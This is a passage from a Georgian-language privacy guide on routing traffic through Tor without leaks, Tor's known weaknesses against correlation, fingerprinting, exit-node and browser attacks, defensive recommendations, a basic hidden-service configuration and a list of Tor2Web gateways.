https://2019.www.torproject.org/docs/faq.html.en#SocksAndDNS ასევე მოგაწვდით ინფორმაციას თუ როგორ უნდა მოახდინოთ გაჟონვის შემოწმება. კარგი იქნება თუ პაკეტების ანალიზატორის გამოყენებით გაანალიზებთ კომპიუტერიდან გამავალ კავშირებს. ქსელის უსაფრთხოების ნაწილში განვიხილეთ ეს როგორ კეთდება Wireshark-ით. ჯობია რომა ასეთი შემოწმება გააკეთოთ რუტერზე ან Firewall-ზე. საქმე იმაშია, რომ ყველა კავშირები ამ მოწყობილობებზე იყრის თავს და შესაბამისად არაფერი გამოგრჩებათ. გაჟონვის გასაჩერებლად, შესაძლებელია რომ გამოიყენოთ Firewall, რომელზეც აკრძალავთ Tor კავშირის გარდა სხვა გარეთ გამავალ კავშირებს.


Firefox-ის Tor-ზე მიერთება ადვილი იყო იმის გამო რომ ეს პროგრამა საშუალებას გაძლევთ კონფიგურაცია გაუკეთოთ მის ინტერნეტ კავშირს და გაუშვათ იგი პროქსის გავლით. მაგრამ არსებობს ბერი პროგრამა რომლებიც ასეთი კონფიგურირების საშუალებას არ იძლევიან. ასეთ შემთხვევებში Tor პროექტი გირჩევთ დააყენოთ Privoxy https://www.privoxy.org/, ეს პროგრამა პროფესიონალებისათვის არის დაწერილი და მისი გამოყენება არ არის ადვილი. ცოტა დრო უნდა დახარჯოთ მის შესასწავლად. ღია არქიტექტურის რუტერებს, მაგალითად DDWRT-ს აქვს Privoxy-ის დაყენების შესაძლებლობა. Privoxy გაძლევთ მაგალითს როგორ გააკეთოთ Tor-ისათვის მისი კონფიგურირება https://www.privoxy.org/faq/misc.html#TOR.

გარდა ამისა, თუ თქვენ პროგრამას არ აქვს პროქსის პარამეტრების დაყენების საშუალება, არსებობს პროგრამები რომლებიც კომპიუტერის ყველა პროგრამის კავშირებს პროქსიში გაატარებენ. ამ პროგრამებს Proxifire-ს უწოდებენ, ასეთი პროგრამებს შემდეგ ბმულებზე იპოვით:

- https://github.com/dgoulet/torsocks/
- http://www.freehaven.net/~aphex/torcap/
- http://www.dest-unreach.org/socat/
- http://proxychains.sourceforge.net/
- https://github.com/rofl0r/proxychains-ng

- http://freecap.ru/eng/
- http://widecap.com/
- https://proxifier.com/
- http://proxycap.com/

შეეცადეთ გაანალიზოთ რას ტვირთავთ, შეამოწმეთ რომ სანდო პროგრამას აყენებთ თქვენ კომპიუტერზე. Whunix https://www.whonix.org/wiki/Stream_Isolation შეიძლება იგივე როლის შესასრულებლად გამოიყენოთ.



თუ ამ პროგრამებს შეუძლიათ SOCS პროქსის პარამეტრების გამოყენება, Whonix Gateway (ჭიშკარი) გადაამისამართებს პროგრამებს SOCKS პროქსის გავლით. რაც ნიშნავს რომ Tor-ის გავლისას ყოველი კავშირი გამოიყენებს განსხვავებულ მარშრუტს. ხოლო პროგრამები, რომლებსაც არ აქვთ SOCKS პროქსის განსასაზღვრი პარამეტრები, გადამისამართდებიან ე.წ. გამჭვირვალე პროქსიზე, ე.ი ასეთი კავშირები ასევე გაივლიან Tor-ის გავლით. ოღონდ ყველა ეს პროგრამა, Tor-ის ერთიდაიგივე მარშრუტს გამოიყენებს.

ჩემი აზრით Whonix-ის გამოყენება არის ყველაზე უფრო უსაფრთხო და მოხერხებული, რადგან მიუხედავად იმისა თუ რა პროგრამას ჩამოტვირთავთ, ამ პროგრამის კავშირი გაივლის Tor-ს, დამატებითი კონფიგურირების გარეშე.

შესაძლებელია რომ Tor რუტერი შექმნათ ან იყიდოთ. მაგალითად https://github.com/grugq/portal გაძლევთ საშუალებას ასეთი რუტერი თქვენ თვითონ გააკეთოთ. Tor და VPN რუტერებს უფრო დაწვრილებით ცალკე განვიხილავთ.

არის პროგრამები რომლებიც დაბლოკავენ Tor-ისაგან განსხვავებულ კავშირებს, მაგალითად https://github.com/CrowdStrike/Tortilla უფასო, ღია არქიტექტურის პროგრამაა Windows-სათვის, რომელიც TCP და DNS კავშირებს Tor-ის გავლით გაატარებს. ეს პროგრამა შეიძლება გამოიყენოთ როგორც ჭიშკარი და თქვენ კი იმუშაოთ ვირტუალურ მანქანაზე. ანუ ეს პროგრამა ამუშაოთ Windows-ზე და თქვენ ვირტუალური მანქანის საშუალებით იმუშაოთ სხვა სისტემაზე, ამგვარად, გვერდს აუვლით Windows-ის კონფიდენციალურობასთან დაკავშირებულ ხარვეზებს.

https://github.com/rustybird/corridor ჭიშკარია, რომელიც გაჟონვას დაბლოკავს და კავშირებს მხოლოდ Tor-ის გავლით გაატარებს. იგი წარმოდგენს ფილტრს რომელიც აკრძალავს სხვა ყველა კავშირს. თუმცა არ წარმოადგენს პროქსი ჭიშკარს, რაც ნიშნავს რომ არ გადაამისამართებს პროგრამების კავშირებს, შესაბამისად ყველა პროგრამას კავშირების პარამეტრები ცალკე უნდა განუსაზღვროთ.

Tori-ის ხარვეზები და სისუსტეები

ეხლა კი ვილაპარაკოთ Tor-ის სისუსტეებზე, რამ შეიძლება გამოავლინოს თქვენი ვინაობა და როგორ შეიძლება ამას გვერდი აუაროთ. ეს ბმული https://www.theguardian.com/world/interactive/2013/oct/04/tor-stinks-nsa-presentation-document გიჩვენებთ რა ხდებოდა 2013-ში და რას ფიქრობდნენ მაშინ მოთვალთვალე მთავარი სააგენტოები. მიუხედავად იმისა, რომ ბევრი დრო გავიდა ჯერჯერობით ბევრი რამ რაზეც აქ ლაპარაკობენ არ შეცვლილა. როგორც ამბობენ, მათ შეუძლიათ გაანალიზონ Tor-ის მხოლოდ პატარა ნაწილი, ანალიზი კი ხელით ხდება. დარწმუნებული ვარ რომ დღეს ეს ანალიზი ავტომატიზებულია და ბევრად მეტის გაკეთება შეუძლია, მაგრამ, მაინც შეუძლებელია ყველა კავშირის ანალიზი. თუმცა თუ რამე მიზეზის გამო მათ სამიზნედ გადაიქცით, ცხადია თქვენი კავშირის ანალიზი მოხდება.

პირველ რიგში უმეტესმა დაზვერვისა თუთვალთვალის სააგენტომ ომი გამოუცხადა Tor-ს. მათ აწუხებთ ფაქტი რომ არ შეუძლიათ წაიკითხონ ან უთვალთვალონ ინფორმაციას. Tor-ის უბრალოდ გამოყენებაც კი მათ სიებში მოგახვედრებთ. Tor-ის წინააღმდეგ ხდება კვლევები და უსაფრთხოების სპეციალისტების მცდელობები რომ შეიმუშაონ შეტევის ეფექტური მეთოდები.

Tor-რთულია და შესაბამისად ბევრი შეცდომის დაშვების საშუალებას იძლევა. Tor Browser წარმოადგენს მცდელობას მაქსიმალურად გაამარტივონ Tor-თან კავშირი, მაგრამ როგორც კი სერიოზულ მუშაობას დაიწყებთ და კონფიგურაციების შეცვლა დაგჭირდებათ, დიდია შანსი რომ რამე შეგეშალოთ. Tor Browser-ის მთავარ ოპერაციულ სისტემაზე დაყენება ნამდვილად არ ღირს, თანაც უნდა მოახერხოთ რომ ამ ბრაუზერის მიერ ჩამოტვირთული ინფორმაცია კარგად წაშალოთ. მიუხედავად იმისა რო Tor Browser ინფორმაციას ძალიან კარგად შლის ეს საკმარისი არ არის.

Tor Browser - არ არის კარგად დაცული და შესაძლებელია მისი გატეხვა, მოთვალთვალე სააგენტოები სერიოზულ რესურსებს დებენ ასეთი მეთოდების მოძებნაში. ეს ბმული https://www.theguardian.com/world/interactive/2013/oct/04/egotistical-giraffe-nsa-tor-document მოგცემთ მეტ ინფორმაციას ასეთი მეთოდების შესახებ. ისინი იყენებენ პროგრამებს Quantum System, FoxAcid და Egitistical giraffe. ასევე FBI-მ მოახერხა Tor Browser-ის ძველი ვერსიის კონტროლი https://www.wired.com/2013/09/freedom-hosting-fbi/, სადაც Tor Browser-ი ჰაკერებს უგზავნიდა IP მისამართს, MAC მისამართს და კომპიუტერის სახელს. ეს შეტევა Windows მომხმარებლებზე იყო გათვლილი. თუმცა იმის შემდეგ Tor Browser-ის რამდენიმე ახალი ვერსია გამოვიდა რომლებმაც დახურეს ასეთი შეტევის შესაძლებლობა. თუმცა, როგორც ხედავთ, ეს ორგანიზაციები აქტიურად მუშაობენ და თუ დღეს არ აქვთ ხვალ იპოვიან შეტევის ახალ მეთოდებს. შესაბამისად, თუ თქვენი მოწინააღმდეგე ასეთი სერიოზული სააგენტოა, მაქსიმალურად უნდა შეამციროთ შეტევის ზედაპირი და არ გამოიყენოთ javascript, flash, activex და ა.შ. ასევე, თუ ზუსტად არ იცით რას აკეთებთ, არ დააყენოთ ბრაუზერის გაფართოებები და დამატებები. არ დააყენოთ Tor Borowser თქვენ მთავარ ოპერაციულ სისტემაზე, განსაკუთრებით Windows-ზე და განსაკუთრებით Windows 10-ზე. აუცილებლად გამოიყენეთ იზოლაცია და დაყოფა, ამაზე უვე საკმაოდ ვილაპარაკეთ წიგნის სხვა თავებში. გამოიყენეთ ვირტუალური მანქანები, სპეციალურად ამისათვის შექმნილი სისტემები, სპეციალურად ასეთი მიზნებისათვის შექმნილი კომპიუტერები და ა.შ. თქვენი მთავრი გამოწვევა იქნება, რომ ვინმე შეიძლება მოახერხებს თქვენი ბრაუზერის დაჰაკერება. შესაბამისად, როგორც მინიმუმ, დაცვის

კიდევ ერთი ფენა გჭირდებათ. Tor Browser იმახსოვრებს უამრავ ინფორმაციას, ბრაუზერის შემქმნელები ამბობენ რომ როცა ბრაუზერს დახურავთ ეს ინფორმაცია მთლიანად იშლება. თუმცა ეს მაინც არ რაის საკმარისი. რადგან შეიძლება რამე ახალი ფაილი მოთავსდეს მყარ დისკზე, რომელიც გამოიყენება თქვენ სათვალთვალოდ და რომელიც აქამდე არ იყო ცნობილი. შესაბამისად ბრაუზერი ვერ იცნობს და ვერ წაშლის ამ ინფორმაციას. ყველა ინფორმაციის წაშლა შეიძლება მხოლოდ მაშინ, როცა სისტემა საერთოდ დაივიწყებს ყველა ინფორმაციას რაც ჩაიტვირთა მუშაობის დროს. Tails სწორედ ასე მუშაობს, დისკის სრული დაშიფვრით გარკვეულ წილად შეიძლება შეასუსტოთ ეს ეფექტი.

Tor Browser-ს აქვს საკმაოდ განსხვავებული თითის ანაბეჭდი, შესაბამისად ადვილი მისახვედრია რომ Tor-ს იყენებთ. და იმის გამო რომ მოთვალთვალე მხარემ არ იცის ვისი პაკეტები მოდის Tor-ის გავლით ყველა Tor მომხმარებელი ხდება სამიზნე.

ის გამო რომ Tor კავშირი შედარებით სწრაფი უნდა იყოს რომ ვებთან იმუშაოთ, იგი ბოლოებს შორის კორელაციის შეტევის შესაძლებლობას იძლევა https://blog.torproject.org/tor-security-advisory-relay-early-traffic-confirmation-attack. იდეა მარტივია, შემტევი აანალიზებს შემავალ და გამავალ კვანძებს და თუ მოახერხა ანალიზით შემავალი და გამავალი კვანძის დაკავშირება და მიხვედრა რომ ეს კვანძები ერთნაირ ინფორმაციას ატარებენ, მაშინ მიხვდება რომ შემავალ კვანძთან თქვენ მუშაობთ. შემავალმა კვანძმა იცის ვინ შედის Tor-ში, ხოლო გამავალმა კვანძმა იცის სად მიდის ინფორმაცია. ამის შესახებ შეგიძლიათ წაიკითხოთ ბმულზე https://blog.torproject.org/one-cell-enough-break-tors-anonymity. ასევე საინტერესო სტატიაა https://arstechnica.com/information-technology/2014/07/active-attack-on-tor-network-tried-to-decloak-users-for-five-months/.

თუ Tor-ს და VPN-ს შევადარებთ, ალბათ VPN, ამ თვალსაზრისით, მაინც უფრო დაცულია, რადგან ძნელია VPN სერვერზე კონტროლის მოპოვება. განსაკუთრებით თუ ეს სერვერი სხვა ქვეყანაშია განთავსებული. ხოლო იმის გამო რომ Tor კვანძი ნებისმიერს შეიძლება ჰქონდეს, ბევრად ადვილია კორელაციის შეტევის განხორციელება თუ კავშირი მოთვალთვალის კონტროლ ქვეშ კვანძში გაივლის. მიუხედავად იმისა რომ Torის ადმინისტრატორები და პროექტზე მომუშავე ხალხი ქსელს აანალიზებენ და შეუძლიათ მიხვდნენ რომ ვიღაც ინფორმაციას აქტიურ შეტევას ახორციელებს, შესაბამისად მიიღონ ზომები და მაგალითად დაბლოკონ ასეთი კვანძები. მათ არ შეუძლიათ პასიური თვალთვალის აღკვეთა.

Tor-ის ძლიერი მხარე კი იმაში მდგომარეობს, რომ ბევრად მეტი კვანძები არსებობენ ვიდრე VPN სერვერები. შესაბამისად მათი კონტროლი უფრო ძნელია. თუმცა დიდი საერთაშორისო საკომუნიკაციო კომპანიები ცდილობენ რომ შექმნან ე.წ. ავტონომიური სისტემები, ანუ ცალკე ქსელები ინტერნეტში. თუ მათი ქსელი იმდენად ფართოა რომ თქვენი მთლიანი კავშირი მათი ქსელის საშუალებით გადის.(მაგალითად ამერიკაში ეს სავსებით შესაძლებელია) მაშინ მათ შეუძლიათ კორელაციის შეტევის განხორციელება.

ჩვენი აზრით კორელაციის შეტევები და პასიური დაკვირვება Tor-ში ბევრი თავიანთი კვანძის ქონით, არის ყველაზე უფრო რეალისტური მეთოდი დენონიმიზაციისათვის. ასევე გაითვალისწინეთ, რომ იმის გამო რომ Tor კვანძებს დატვირთულობის მიხედვით არჩევს, შეუძლიათ სხვა კვანძებს შეუტიონ DDoS შეტევებით, შესაბამისად დატვირთონ ეს კვანძები და თქვენი კავშირი აიძულონ გავიდეს თავიანთ კვანძებში ან გაიაროს გარკვეული მარშრუტი.

გირჩევთ ასევე გაეცნოთ შემდეგ ბმულებს:

https://web.eecs.umich.edu/~harshavm/papers/oakland12.pdf

https://blog.cryptographyengineering.com/2015/11/12/why-tor-attack-matters/

https://www.ohmygodel.com/publications/usersrouted-ccs13.pdf

Tor კავშირი შეიძლება ვებსაიტის კავშირის თითის ანაბეჭდის შეტევას დაექვემდებაროს. ანუ მოთვალთვალე მხარემ უყუროს დაშიფრულ მონაცემთა მიმოცვლას და მხოლოდ ამ მიმოცვლის ცვალებადობით განსაზღვროს რომელ ვებსაიტთან მუშაობთ. ამის გაკეთება საკმაოდ რთულია და შეიძლება მხოლოდ იმ საიტებისთვის

რომლების თითის ანაბეჭდებიც ცნობილია. თუ ახალ საიტებთან ან უცნობ საიტებთან მუშაობთ, ასეთი საიტების გამოცნობა გაუჭირდებათ. ამ შეტევების დროს მონაცემები დაცულია და ვერ მოახერხებენ წაკითხვას, მაგრამ გაარკვევენ რომელ საიტთან მუშაობთ. ეს ბმული https://people.csail.mit.edu/devadas/pubs/circuit_finger.pdf მოგაწვდით დამატებით ინფორმაციას ასეთი შეტევების შესახებ. ასევე გამოგადგებათ ბმულები:

https://blog.torproject.org/experimental-defense-website-traffic-fingerprintingბ

https://blog.torproject.org/critique-website-traffic-fingerprinting-attacks

https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/wang_tao

ასეთი თვალთვალის გვერდის ასავლელად უნდა გამოიყენოთ ერთმანეთში ჩასმული შიფრაციის რამდენიმე მეთოდი, მაგალითად VPN და Tor, ამას მოგვიანებით განვიხილავთ.

შეტევის კიდევ ერთი მეთოდია გამავალი კვანძის კონტროლი. თუ ვინმე გამავალ კვანძს აკონტროლებს ხედავს დაუშიფრავ მონაცემებს და უფრო უარესიც, შეუძლია კავშირში ჩასვას და გამოგიგზავნოთ ზომბი supercookie სათვალთვალოდ, ან ვირუსიც კი. შესაბამისად საუკეთესო გადაწყვეტაა მონაცემების დანიშნულების ადგილამდე დაშიფრულად მიტანა, ამის საშუალებას კი მოგცემთ TLS, PGP და დაშიფვრის სხვა საშუალებები. ხოლო თუ თვითონ Tor-ის შიგა საიტებთან მუშაობთ მონაცემების მიმოცვლა ბევრად უფრო დაცულია, რადგან მონაცემები Tor ქსელიდან გარეთ არ გადის.

Tor კავშირში შესაძლებელია შუაკაცის შეტევების განხორციელება, განსაკუთრებით გარეთ გამავალი კავშირებისათვის. ანუ, ინფორმაცია გადამისამართდება, ანუ მათი სერვერი გიპასუხებთ დანიშნულების სერვერის მაგივრად. ამას NSA ხშირად მიმართავს. ეს Quantum სისტემის ცნობილი მეთოდია.

ცხადია Tor ტექნოლოგიის ხარვეზების მსხვერპლიც შეიძლება გახდეს, ასეთი ხარვეზის მაგალითია HartBleed ხარვეზი.

თუ Tor-ს მუდმივად არ იყენებთ ეს მიუთითებს თუ როდის ახდენთ საიდუმლო ინფორმაციასთან მუშაობას.

ცხადია მარტივია დაბლოკონ ყველა კვანძები და არც თუ ისე ძნელია ხიდების აღმოჩენა და დაბლოკვა.

დირექტორიის მმართველები Tor ის უსაფრთხოების სუსტი წერტილია, თუ მათი კონტროლი შეძლეს მაშინ შეძლებენ Tor-ის კონტროლს.

გაითვალისწინეთ, რომ სხვადასხვა პროგრამების კავშირების Tor-ის გავლით გატარების მცდელობისას შეიძლება მოხდეს DNS და IP მისამართების გაჟონვა. მაგალითად BitTorrent ნამდვილად გაჟონავს IP მისამართებს https://blog.torproject.org/bittorrent-over-tor-isnt-good-idea.

ზოგიერთი ვებსაიტი ბლოკავს Tor-ს, ეს ბმული https://gitlab.torproject.org/legacy/trac/-/wikis/org/doc/ListOfServicesBlockingTor მოგცემთ იმ საიტების სიას რომლებიც ბლოკავენ Tor სერვისებს.

Tor არ იყენებს UDP კავშირს, და როცა TCP კავშირი წყდება სისტემა ავტომატურად აგზავნის UDP პაკეტებს. ეს კი ნიშნავს რომ პაკეტები დაუშიფრავად გაიგზავნება. მხოლოდ Whonix იძლევა ამ ხარვეზის გვერდის ავლის საშუალებას.

და ბოლოს Tor შედარებით ნელია VPN-ებთან და სხვა ანონიმურობის სერვისებთან შედარებით. მიუხედავად იმისა, რომ ვითარდება დ ოპტიმიზირდება, ჯერჯერობით ის მაინც უფრო ნელია ვიდრე VPN..

მოკლედ რომ შევაჯამოთ, Tor ეფექტურია მცირე რესურსებიანი მოწინააღმდეგეების წინააღმდეგ, მისი გამოყენებით თავს დაიცავთ კორპორატიული შპიონაჟისა და თვალთვალისაგან. მაგრამ მსოფლიოს სადაზვერვო სამსახურებმა ომი გამოუცხადეს Tor-ს მათ აწუხებთ ის რასაც ვერ აკონტროლებენ და ვერ ხედავენ. Tor ალბათ ანონიმურობის საუკეთესო კავშირია, მაგრამ იგი სრულყოფილი არ არის. სადაზვერვო სააგენტოები მუდმივად ცდილობენ გამოავლინონ Tor-ის ხარვეზები და გამოიყენონ ეს ხარვეზები სათვალთვალოდ. თუ თქვენი

მოწინააღმდეგე ასეთი სააგენტოებია, რომლებსაც საერთაშორისო წვდომა და ბევრი რესურსები აქვთ, მაშინ Tor-ს არ უნდა დაეყრდნოთ. მთავარი მიმართულებები საიდანაც შეტევას უნდა ელოდეთ არის შუა კაცის, კორელაციის, ბრაუზერის გატეხვის, და ოპერაციული სისტემის ხარვეზების გამოყენების მცდელობები. რამდენიმე რეკომენდაციას მოგცემთ თუ როგორ შეასუსტოთ და გაუმკლავდეთ ასეთ შეტევებს:

1. კარგად განსაზღვრეთ და დაგეგმეთ თქვენი ოპერაციული უსაფრთხოება, ნახეთ ეს როგორ კეთდება OPSEC-ისათვის მიძღვნილ პარაგრაფში.
2. გამოიყენეთ იზოლაცია და დანაწევრება ბრაუზერის შეტევების წინააღმდეგ, გამოიყენეთ ვირტუალური მანქანები, ქვიშის ყუთები და სხვა მსგავსი საშუალებები. არასოდეს დააყენოთ Tor Browser თქვენს მთავარ ოპერაციულ სისტემაზე.
3. გამოიყენეთ პორტატული ოპერაციული სისტემები რომლებიც არ ჩაიწერენ არაფერს ან სრულად ივიწყებენ რაც ჩაიწერეს, იგივეს მიღწევა შეიძლება ვირტუალური მანქანების ე.წ. Snapshot -ებით. კიდევ უფრო გასაძლიერებლად ამას დაუმატეთ დისკის სრული დაშიფვრა და ინფორმაციის ბოლომდე წაშლის სპეციალური პროგრამები.
4. ყოველთვის გამოიყენეთ Tor Browser უსაფრთხოების მაქსიმალური რეჟიმი (High). გამოიყენეთ Tails ან/და whonix.
5. გამოიყენეთ ერთმანეთზე მიბმული და ერთმანეთში ჩასმული დაშიფვრის სხვადასხვა სერვისები მაგალითად Tor, VPN და TLS. თუმცა გაითვალისწინეთ რომ ამის ცუდად გაკეთება უარეს შედეგს მოგიტანთ.
6. ყოველთვის იგულისხმეთ, რომ თქვენს მოწინააღმდეგეს შეუძლია ქსელის კონტროლი, აქვს ბრაუზერის 0-ოვანი დღის ხარვეზის გამოყენების საშუალება, იგულისხმეთ რომ მათ შეუძლიათ კორელაციის და შუა კაცის შეტევების გაკეთება. შეეცადეთ ყველა ეს რისკი გაითვალისწინოთ და მათი კონტრ ზომები გაატაროთ როგორც ეს უკვე განვიხილეთ და კიდევ განვიხილავთ.
7. პერიოდულად შეამოწმეთ Tor ის კვანძების და ხიდების რაოდენობა https://metrics.torproject.org/?tag=cl&level=bs&level=ad#direct-users და პერიოდულად შეხედეთ Tor ბლოგს რომ გაეცნოთ ბოლო სიახლეებს. https://blog.torproject.org/, დააკვირდით რომ ყველაფერი ნორმალურად გამოიყურება.
8. წაიკითხეთ Tor-ის დოკუმენტები https://2019.www.torproject.org/docs/documentation.html.en#DesignDoc რომ უკეთესად გაიგოთ თუ როგორ მუშაობს.

მაგალითისათვის კი თუ სინამდვილეში როგორ ხდება Tor-ის მომხმარებლების თვალთვალი წაიკითხეთ https://www.theguardian.com/world/2013/oct/04/tor-attacks-nsa-users-online-anonymity ეს სტატია საკმაოდ ძველია, იგი შნაიდერმა 2013-ში გამოაქვეყნა, მაგრა დღემდე აქტუალურია. იგი აღწერს თუ როგორ იყენებს NSA თავის Quantum და FoxAcid სისტემებს მომხმარებლების თვალთვალისათვის. ეს სტატია კარგად აღწერს თუ რორ ხდება Tor-ზე შეტევა და პრაქტიკაში როგორ აკეთებს ამას NSA. ეს ფაქტიურად აღწერს ყველა ზემოთ აღწერილი მეთოდის გამოყენების მაგალითს.

ბნელი ქსელი და როგორ შევქმნათ და ვიპოვოთ დამალული საიტები ამ ქსელში

ჩვენ უკვე ვილაპარაკეთ ამ საიტების შესახებ, რომლების ვებ გვერდებსაც აქვთ.onion გაფართოებები.

თუ დამალული სერვისის მიმწოდებელი გინდათ გახდეთ მაშინ დააყენეთ Tor ჩვეულებრივად, შექმენით თქვენი ვებ სერვერი Torc ფაილში შეცვალეთ სტრიქონები


```
HiddenServiceDir /var/lib/tor/webserver/

HiddenServicePort 80 10.152.152.11:80
```

Tor შექმნის დაშიფვრის საჯარო და კერძო გასაღებების სიას რომელიც ჩაიწერება ფაილში Private_Key, Tor ასევე ქმნის ფაილს Hostname, რომელიც შეიცავს საჯარო გასაღების მოკლე შეჯამებას და წარმოადგენს .onion სახელის მთავარ ნაწილის. მაგალითად

zqktlwi4fecvo6ri.onion/wiki/index.php/Main_Page

თუ საიდუმლო მომსახურების სერვერის შექმნა გინდათ ფრთხილად უნდ იყოთ, რადგან თუ მან IP მისამართი გაჟონა, უაზრობაა ასეთი სერვერის ქონა. Whonix-ზე ასეთი სერვერების შექმნა ალბათ ყველაზე უფრო უსაფრთხოა. ეს ბმული https://2019.www.torproject.org/docs/onion-services მოგაწვდით უფრო მეტ ინფორმაციას.

თუ გაინტერესებთ რა ინფორმაციაა განთავსებული ბნელ ქსელში, ეს ლექცია https://www.youtube.com/watch?v=-oTEoLB-ses&t=1998s მოგიყვებათ ამის შესახებ. ესეც https://arxiv.org/pdf/1902.06680.pdf საკმაოდ საინტერესო სტატიაა. მოყვანილია დიაგრამა რომელზეც ერთი შეხედვითაც მიხვდებით რა სახის ინფორმაციასთან გვაქვს საქმე:




არსებობს Tor ჭიშკარი რომლის მეშვეობითაც ჩვეულებრივი ვებ მომხმარებელი მოახერხებს Tor სერვისებთან მუშაობას. ასეთ ჭიშკრებს Tor2Web-ს უწოდებენ. ბოლო ასეთი ჭიშკრების სია Reddit-ზე ვიპოვე https://www.reddit.com/r/onions/comments/bx19c6/list_of_tor2web_gateways/

onion.to // Bad
onion.city // Bad
onion.cab // Bad
onion.direct // Bad

tor2web.org // Bad
tor2web.fi // Bad
tor2web.blutmagie.de // Bad
onion.sh // Good
onion.link // Bad
s1.tor-gateways.de // Bad
s2.tor-gateways.de // Bad
s3.tor-gateways.de // Bad
s4.tor-gateways.de // Bad
s5.tor-gateways.de // Bad
onion.pet // Good
onion.ws // Good
darknet.to // DDoS Protection
onion.rip // Bad
onion.plus // Bad
onion.top // Bad

როგორც ხედავთ უმეტესობა მათგანი ან არ მუშაობს ან საშიშია. საზოგადოდ არ გირჩევთ ასეთი კავშირის გამოყენებას. რადგან ასეთ შემთხვევაში არ იქნებით დაცული და ვერ მოახერხებთ ანონიმურობის შენარჩუნებას.

